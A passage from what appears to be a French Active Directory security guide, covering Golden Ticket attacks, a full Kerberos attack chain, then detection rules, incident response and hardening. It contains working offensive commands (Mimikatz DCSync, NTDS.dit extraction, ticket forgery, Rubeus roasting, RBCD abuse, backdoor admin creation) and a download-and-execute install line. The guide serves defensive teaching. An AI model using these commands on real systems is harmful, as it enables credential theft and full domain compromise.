
- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz
DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 Indicateurs techniques de Golden Ticket :

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket
Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

